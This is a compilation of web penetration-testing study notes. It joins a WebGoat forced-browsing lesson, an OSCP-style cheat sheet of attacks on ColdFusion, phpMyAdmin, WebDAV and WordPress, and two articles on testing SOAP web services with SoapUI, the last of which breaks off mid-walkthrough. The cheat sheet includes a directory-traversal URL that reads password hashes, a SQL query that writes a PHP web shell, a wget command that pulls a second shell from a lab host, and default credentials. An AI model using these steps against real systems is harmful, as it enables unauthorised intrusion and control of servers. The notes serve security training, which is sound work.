AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B17
Safari/7534.48.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.67.136/WebGoat/attack?Screen=1785&menu=
Cookie: JSESSIONID=53253FAFF1DB60DAB30CFAE82511BADO;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersis
```

In this example you have to use the "Follow redirection" button to follow the applications redirect and view the response.

In some of the results, forwarding the redirect leads to a 404 response, indicating there is no issue with this vulnerability.

The screenshot shows the OWASP ZAP interface. At the top, there is a navigation bar with tabs: Eraser, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Options, and Alerts. Below the navigation bar, there is a toolbar with various icons. On the right side, there is a "Target" section. In the center, there is a "Response" panel with tabs: Raw, Headers, Hex, HTML, and Render. The "Raw" tab is selected, showing the raw HTTP response. The response code is HTTP/1.1 200 OK. The headers include Date: Tue, 03 Mar 2015 10:44:27 GMT, Server: Apache-Coyote/1.1, Pragma: No-cache, Cache-Control: no-store, Expires: Wed, 31 Dec 2033 12:00:00 GMT, Content-Type: text/html; charset=UTF-8, Vary: Accept-Encoding, Content-Length: 133, and Connection: close. The body of the response contains XML and a URL. A context menu is open over the response body, listing options such as "Send to Spider", "Do an active scan", "Do a passive scan", "Send to Intruder", "Send to Repeater", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Show response in browser", "Request in browser", and "Engagement tools". The "Copy URL" option is highlighted with a blue background.

The "/conf" payload provides a redirect to a "200 ok" response. You can view the response beneath the "Response" header or right click anywhere within the response to bring up the context menu.

Click copy "Copy URL".

Paste the URL in to your browser to manually check the results.

- \* Your goal should be to try to guess the URL for the "config" interface.
- \* The "config" URL is only available to the maintenance personnel.
- \* The application doesn't check for horizontal privileges.

**\* Congratulations. You have successfully completed this lesson.**

## Welcome to WebGoat Configuration Page

Set Admin Privileges for:

Set Admin Password:

Created by Sherif Koussa 

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

In this example we are able to access the application's configuration page.

The application allows an unauthenticated user to configure administrative privileges and passwords for other users.

If an unauthenticated user can access URLs that should require authentication or hold sensitive information this is a security vulnerability.

From <[https://support.portswigger.net/customer/portal/articles/1965720-Methodology\\_Missing%20Function%20Level%20Access%20Control.html#ForcedBrowsing](https://support.portswigger.net/customer/portal/articles/1965720-Methodology_Missing%20Function%20Level%20Access%20Control.html#ForcedBrowsing)>

## References

Wikto

[1] [http://www.sensepost.com/research/wikto/using\\_wikto.pdf](http://www.sensepost.com/research/wikto/using_wikto.pdf)

Directory Indexing Vulnerability Alerts

[2] <http://www.securityfocus.com/bid/1063>

[3] <http://www.securityfocus.com/bid/6721>

[4] <http://www.securityfocus.com/bid/8898>

Nessus "Remote File Access" Plugin Web page

[5] <http://cgi.nessus.org/plugins/dump.php3?family=Remote%20file%20access>

The Google Hacker's Guide

[6] <http://johnny.ihackstuff.com/security/premium/The%20Google%20Hackers%20Guide%20v1.0.pdf>

Information Leakage

[7] <http://projects.webappsec.org/Information-Leakage>

Information Leak Through Directory Listing

[8] <http://cwe.mitre.org/data/definitions/548.html>

From <<http://projects.webappsec.org/w/page/13246922/Directory%20Indexing>>

## XSS

## INJECTION

## CROSS SITE SCRIPTING (XSS)

## BYPASSING AUTHENTICATION

## CSRF

## LFI & RFI

# WEB APPLICATION SERVICES

## Common web-services

This is a list of some common web-services. The list is alphabetical.

### **Cold Fusion**

If you have found a cold fusion you are almost certainly struck gold.<http://www.slideshare.net/chrisgates/coldfusion-for-penetration-testers>

### **Determine version**

example.com/CFIDE/adminapi/base.cfc?wsdl It will say something like:

```
<!--WSDL created by ColdFusion version  
8,0,0,176276-->
```

### **Version 8**

### **FCKEDITOR**

This works for version 8.0.1. So make sure to check the exact version.

```
use exploit/windows/http/coldfusion_fckeditor
```

### **LFI**

This will output the hash of the password.

```
http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../../../ColdFusion8/lib/password.properties%00en
```

You can pass the hash.

```
http://www.slideshare.net/chrisgates/coldfusion-for-penetration-testers
```

```
http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/
```

neo-security.xml and password.properties

## Drupal

## Elastix

Full of vulnerabilities. The old versions at least.

<http://example.com/vtigerCRM/> default login is admin:admin

You might be able to upload shell in profile-photo.

## Joomla

## Phpmyadmin

Default credentials

root <blank>

pma <blank>

If you find a phpMyAdmin part of a site that does not have any authentication, or you have managed to bypass the authentication you can use it to upload a shell.

You go to:

<http://192.168.1.101/phpmyadmin/>

Then click on SQL.

Run SQL query/queries on server "localhost":

From here we can just run a sql-query that creates a php script that works as a shell

So we add the following query:

```
SELECT "<?php system($_GET['cmd']); ?>" into  
outfile "C:\\xampp\\htdocs\\shell.php"
```

# For linux

```
SELECT "<?php system($_GET['cmd']); ?>" into  
outfile "/var/www/html/shell.php"
```

The query is pretty self-explanatory. Now you just visit [192.168.1.101/shell.php?cmd=ipconfig](http://192.168.1.101/shell.php?cmd=ipconfig) and you

have a working web-shell. We can of course just write a superlong query with a better shell. But sometimes it is easier to just upload a simple web-shell, and from there download a better shell.

## Download a better shell

On linux-machines we can use wget to download a more powerful shell.

```
?cmd=wget%20192.168.1.102/shell.php
```

On windows-machines we can use tftp.

## Webdav

Okay so webdav is old as hell, and not used very often. It is pretty much like ftp. But you go through http to access it. So if you have webdav installed on a xamp-server you can access it like this:

```
cadaver 192.168.1.101/webdav
```

Then sign in with username and password. The default username and passwords on xamp are:

Username: **wampp**

Password: **xampp**

Then use **put** and **get** to upload and download. With this you can of course upload a shell that gives you better access.

If you are looking for live examples just google this:

```
inurl:webdav site:com
```

Test if it is possible to upload and execute files with webdav.

```
davtest -url http://192.168.1.101 -directory  
demo_dir -rand aaaa_upfileP0C
```

If you managed to gain access but is unable to execute code there is a workaround for that! So if webdav has prohibited the

user to upload .asp code, and pl and whatever, we can do this:

upload a file called shell443.txt, which of course is you .asp shell. And then you rename it to **shell443.asp;.jpg**. Now you visit the page in the browser and the asp code will run and return your shell.

## References

<http://secureyes.net/nw/assets/Bypassing-IIS-6-Access-Restrictions.pdf>

## Webmin

Webmin is a webgui to interact with the machine.

The password to enter is the same as the password for the root user, and other users if they have that right. There are several vulnerabilites for it. It is run on port 10000.

## Wordpress

`sudo wpscan -u http://cybear32c.lab`

If you hit a 403. That is, the request is forbidden for some reason. Read more

here: [https://en.wikipedia.org/wiki/HTTP\\_403](https://en.wikipedia.org/wiki/HTTP_403)

It could mean that the server is suspicious because you don't have a proper user-agent in your request, in wpscan you can solve this by inserting --random-agent. You can of course also define a specific agent if you want that. But random-agent is pretty convenient.

`sudo wpscan -u http://cybear32c.lab/ --random-agent`

From <[https://sushant747.gitbooks.io/total-oscp-guide/common\\_web-services.html](https://sushant747.gitbooks.io/total-oscp-guide/common_web-services.html)>

## Introduction:

Web application security is quite popular among the pen testers. So organizations, developers and pen testers treat web applications as a primary attack vector. As web services are relatively new as compared to web applications, it's considered as secondary attack vector. Due to lack of concern or knowledge it is generally found that security measures implemented in a web service is worse than what is implemented in web applications. Which makes the web service a favorite attack vector and easy to penetrate as per the attacker's point of view.

Another reason to write this article is that the use of web services increased in last couple of years in a major ratio and also the data which flows in web services are very sensitive. This makes web services again an important attack vector.

The use of web services increased suddenly because of mobile applications. As we all know the growth of usage for mobile applications has increased rapidly, and most mobile applications use some sort of web service. Which has relatively increased the use of web services. Web services are also mostly used by enterprise level software which carries a lot of sensitive data. Due to the lack of security implementations and resources available, web services play a vital role making it a possible attacking vector.

In this article we will focus on details of web services, its testing approach, tools used for testing etc.


### **SOA:**

Before starting to penetrate a web service we must know its basics. As a web service is the implementation of SOA. Let's start with SOA.

SOA stands for **Service Oriented Architecture**. According to Wikipedia "**Service-oriented architecture (SOA)** is a software design and software architecture design pattern based on discrete pieces of software that provide application functionality as services, known as Service-orientation. A service is a self-contained logical representation of a repeatable function or activity. Services can be combined by other software applications that together, provide the complete functionality of a large software application".

In simple words it is quite similar to client server architecture but here a client is a service consumer and server is a service provider. Service is a well defined activity that does not depend on the state of other services. A service consumer requests a particular service in the

format used by the service provider and the service provider returns with a service response as shown in Fig 1.



**Fig 1: Service Oriented Architecture (SOA)**

### **What is Web Service?**

A Web service is a standardized way of establishing communication between two Web-based applications by using open standards over an internet protocol backbone. Generally web applications work using HTTP and HTML, but web services work using HTTP and XML. Which adds some advantages over web applications. HTTP is transfer independent and XML is data independent, the combination of both makes web services support a heterogeneous environment.

### **Why use Web Service?**

Web services have some added advantages over web applications. Some are listed below:

1. Language Interoperability (Programming language independent)
2. Platform Independent (Hardware and OS independent)
3. Function Reusability
4. Firewall Friendly
5. Use of Standardized Protocols
6. Stateless Communication

## 7. Economic

### **Difference between Web Application and Web Services:**

A web application is an application that is accessed through a web browser running on a client's machine whereas a web service is a system of software that allows different machines to interact with each other through a network. Most of the times, web services do not necessarily have a user interface since it's used as a component in an application, while a web application is a complete application with a GUI. Furthermore, web services will take a web application to the next level because it's used to communicate or transfer data between web applications that run on different platforms allowing it to support a heterogeneous environment.

### **Components of Web Services:**


1. Service Consumer
2. Service Provider
3. XML (Extensible Markup Language)
4. SOAP (Simple Object Access Protocol)
5. WSDL (Web Services Description Language)
6. UDDI (Universal Description, Discovery and Integration)

**Service Consumer and Service Provider:** are applications that can be written in any programming language. The work of both these components is already mentioned in SOA division.

**Extensible Markup Language (XML):** is used to encode data and form the SOAP message.

**Simple Object Access Protocol (SOAP):** is a XML-based protocol that lets applications exchange information over HTTP. Web services use a SOAP format to send XML requests. A SOAP client sends a SOAP message to the server. The server responds back again with a SOAP message along with the requested service. The entire SOAP message is packed in a SOAP Envelope as shown in Fig 2.

## SOAP Message Structure



**Fig 2: SOAP Message Structure**

The actual data flows in the body block and the metadata is usually carried by the header block.

A typical SOAP request looks like Fig 3.

POST /ws/ws.asmx HTTP/1.1

Host: [www.example.com](http://www.example.com)

Content-Type: text/xml; charset=utf-8

Content-Length: length

SOAPAction: "<http://www.example.com/ws/IsValidUser>"

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
```

```
<soap:Body>
```

```
<IsValidUser xmlns="http://www.example.com/ws/">
```

```
<UserId>string</UserId>
```

```
</IsValidUser>
```

```
</soap:Body>
</soap:Envelope>
```

### **Fig 3: SOAP Request**

If the service consumer sends a proper SOAP request then the service provider will send an appropriate SOAP response. A typical SOAP response looks like Fig 4.

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<IsValidUserResponse xmlns="http://www.example.com/ws/">
<IsValidUserResult>boolean</IsValidUserResult>
</IsValidUserResponse>
</soap:Body>
</soap:Envelope>
```

### **Fig 4: SOAP Response**

**Web Services Description Language (WSDL)**: is really an XML formatted language used by UDDI. It describes the capabilities of the web service as, the collection of communication end points with the ability of exchanging messages. Or in simple words “Web Services Description Language is an XML-based language for describing Web services and how to access them”.

As per pen testing web services are concerned, understanding of WSDL file helps a lot in manual pen testing. We can divide WSDL file structure in to two parts according to our definition. 1st part describes what the web service and the 2nd parts tells how to access them. Let’s start with basic WSDL structure as shown in Fig 5.

# WSDL File Structure

```
<wsdl:definitions>
<wsdl:types>
</wsdl:types>
<wsdl:message>
</wsdl:message>
<wsdl:portType>
<wsdl:operation>
<wsdl:input message="" />
<wsdl:output message="" />
</wsdl:operation>
</wsdl:portType>
```

Part 1

```
<wsdl:binding>
<soap:binding transport="" />
</wsdl:binding>
<wsdl:service>
<wsdl:port>
</wsdl:port>
</wsdl:service>
</wsdl:definitions>
```

Part 2

**Fig 5: Basic WSDL File Structure**

The Fig 5 image only focuses on some of the important elements of the WSDL file. What the element exactly contains is defined in Table 1.

| Elements | What it contains |
|----------|------------------|
|----------|------------------|

|                |                                                                                                                                                                 |
|----------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| definitions    | All the XML elements are packed under definition element. It is also called as root or parent element of the WSDL file.                                         |
| types          | All the schema types or data types defined here.                                                                                                                |
| message        | This is a dependent element. Message is specified according to the data types defined in <b>types</b> element. And used in side <b>operation</b> element later. |
| portType       | Element collects all the operations within a web service.                                                                                                       |
| operation      | Collection of input, output, fault and other message as specified in <b>message</b> element.                                                                    |
| input message  | It's nothing but the parameters of the method used in SOAP request.                                                                                             |
| output message | It's nothing but the parameters of the method used in SOAP response.                                                                                            |
| binding        | This element connects part 2 of WSDL file with part1 associating itself to the <b>portType</b> element and allows to define the protocol you want to use.       |
| soap:binding   | It formulates the SOAP message at runtime.                                                                                                                      |
| service        | Contains name of all the services provided by the service provider.                                                                                             |
| port           | It provides the physical path or location of web server so that service consumer can connect with service provider.                                             |

**Table 1: Defining Different Elements of WSDL File**

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<wsdl:definitions targetNamespace="http://www.abc.com/ws">
  <wsdl:documentation>Core services offered by abc</wsdl:documentation>
  <wsdl:types>
    -<s:schema elementFormDefault="qualified" targetNamespace="http://www.abc.com/ws">
      -<s:element name="IsValidUser">
        -<s:complexType>
          -<s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="UserId" type="s:string"/>
          </s:sequence>
        </s:complexType>
      </s:element>
      -<s:element name="IsValidUserResponse">
        -<s:complexType>
          -<s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="IsValidUserResult" type="s:boolean"/>
          </s:sequence>
        </s:complexType>
      </s:element>
      -<s:element name=" GetUserAccounts">
        -<s:complexType>
          -<s:sequence>
            <s:element minOccurs="1" maxOccurs="1" name="UserId" type="s:int"/>
          </s:sequence>
        </s:complexType>
      </s:element>
      -<s:element name=" GetUserAccountsResponse">
```

**Fig 6: A WSDL file**


**Universal Description, Discovery and Integration (UDDI):** is a distributive directory on the web, where every service provider who needs to issue registered web services using its WSDL. The service consumer will search for appropriate web services and UDDI will provide the list of service providers offering that particular service. The service consumer chooses one service provider and gets the WSDL.

A typical UDDI link looks like Fig 7.

<http://anything.example.org/juddi/inquiry>

**Fig 7: UDDI Link  
What are Web Services?**

Let's redefine the web services from all the things what we've covered above. "Web services are a standardized way of establishing communication between two Web-based applications by using XML, SOAP, WSDL, UDDI and open standards over an internet protocol backbone. Where XML is used to encode the data in the form of a SOAP message. SOAP is used to exchange information over HTTP, WSDL and is used to describe the capabilities of web services and UDDI is used to provide the list of service provider details as shown in Fig 8."



**Fig 8: Web Service Description**

In a real time scenario if a service consumer wants to use some sort of web service, then it must know the service provider. If a service provider validates a service consumer it will provide the WSDL file directly and then the service consumer creates a XML message to request for a required service in the form of a SOAP message and the service provider returns a service response.

On other hand if a service consumer is not aware of the service provider, it will visit UDDI and search for the required service. The UDDI returns the list of service providers offering that particular service. Then by choosing one service provider again the service consumer generates a XML message to request for a required service in the form of a SOAP message, as specified in the WSDL file of that service provider. The service provider then returns a service response. Generally in web service testing we assume the service consumer and the service provider know each other, so to start testing a web service we must ask for the WSDL file.

### **How to test Web Services?**

The testing approach of web services is quite similar to the testing approach used in web applications. Though there are certain differences, but we will discuss those at a later time. Web services testing is categorized in 3 types:

1. Black Box Testing
2. Grey Box Testing
3. White Box Testing

In black box testing the tester has to focus more on authentication because he/she will be provided only with WSDL file. I prefer grey box most, because it's better to have some sample requests and responses to analyze the web services better. It will help to understand the user roles, authentication mechanism and data validations etc.

Depending upon the scope and scenario, our testing methodology will change. We will focus on all these testing approaches but to start with now we will use black box testing.


### **Where to Start?**

Let's say that you want to test for web services associated with a web application <http://www.example.com>, it's a black box testing and you have no details of the web service associated. (Generally if a client wants to test their web services they will provide you the WSDL file but for now we assume that we don't have the WSDL file)

Then you can start from web services fingerprinting. As we already covered that all the web services descriptions are present in WSDL so you can use google to fingerprint the WSDL file of that particular web application using special notations such as filetype shown in Fig 9.

[www.example.com](http://www.example.com) filetype:WSDL

**Fig 9: Use of Google Dork to Find WSDL**



**Fig: 10 (Search Result)**

As shown in Fig 10, Google will provide you the link of the WSDL file associated with that particular web application. You can use your own dorks or there are dorks available on internet to search for different web services which you can apply also.

Now you have the WSDL file, what is next? As in any kind of penetration testing we need some tools, here also we will use some tools to test for web services. I will cover tools used in web services testing in the installment of this article.

### **Conclusion:**

The sudden increase in the use of web services makes it an important attack vector and the lack of importance it is given makes it more vulnerable. Organizations, developers and testers need to give web services equivalent importance as web applications.

### **Reference:**

<http://www.w3schools.com/webservices/default.asp>

[http://en.wikipedia.org/wiki/Service-oriented\\_architecture](http://en.wikipedia.org/wiki/Service-oriented_architecture)

[http://media.blackhat.com/bh-us-11/Johnson/BH\\_US\\_11\\_JohnsonEstonAbraham\\_Dont\\_Drop\\_the\\_SOAP\\_WP.pdf](http://media.blackhat.com/bh-us-11/Johnson/BH_US_11_JohnsonEstonAbraham_Dont_Drop_the_SOAP_WP.pdf)  
<http://www.differencebetween.com/difference-between-web-service-and-vs-web-application/>

From <<https://resources.infosecinstitute.com/web-services-penetration-testing-part-1/>>

[In the previous article](#), we discussed how the sudden increase in the use of web services makes it an important attack vector. Also, we covered different components of web services, different elements of WSDL, their uses, where to start, and how to perform penetration testing.

In this article we will be focusing more on automated tools available for web service penetration testing.

## Tools

Tools play a very important role in any type of penetration test. But unfortunately, the availability of tools to test web services is limited, compared to web applications. The majority of web service testing tools are built for quality assurance and not for security testing. The approach used to conduct web service testing are mostly from developer's perspective, and precautions are taken such as XML firewalls, to reduce the risk false positives of web service based attacks.

Due to that, a pen tester has to face a lot of problems while conducting web service penetration testing. But there are still certain tools which help to automate web service penetration testing, and we will go through each of them in this article.


The first tool we're going to use specializes in web services. As I think most of you now have guessed, it's SoapUI by SMARTBEAR (<http://www.soapui.org>).

SoapUI is the only popular tool available to test for soap vulnerabilities. But to automate the test, we need to use SoapUI Pro.

SoapUI comes in two versions. The first is SoapUI (open source), the second is SoapUI Pro (the commercial version). There is a huge difference between these two tools. The main advantage of SoapUI Pro over SoapUI is that it's able to automate a security test. SMARTBEAR also provides a fourteen day free evaluation of SoapUI Pro.

## SoapUI Pro


We will test the web services behind <http://www.testfire.net/bank/ws.asmx?WSDL> by using SoapUI Pro. To automate a test, first we need to open our SoapUI Pro tool. Then click on Files, New SoapUI Project. It will open a window as shown below.



Img1: New SoapUI Project window


In this case, we're testing the web services of testfire. I will use testfire as the project name, and I will use a WSDL URL for testing. As you can see, the Create Requests option is enabled by default under New SoapUI project. That allows SoapUI Pro to extract all the functions and their requests individually from WSDL.

We can start a test with the default settings, but as we're focusing on automated testing, its better to enable Create TestSuite.




## Img2: New soapUI project window with selected options

After that, click on OK to load all the definitions from WSDL. After loading the definitions, a new Generate TestSuite pop-up window will appear. That's because we've enabled the Create TestSuite option.



### Img3: Generate TestSuite Window

If you want to play with the options, do so. But, let's leave it just like that and click on OK. When you will click on OK, you'll be prompted by another window to enter name of the test suite.



### Img4: Enter name for TestSuite windowE

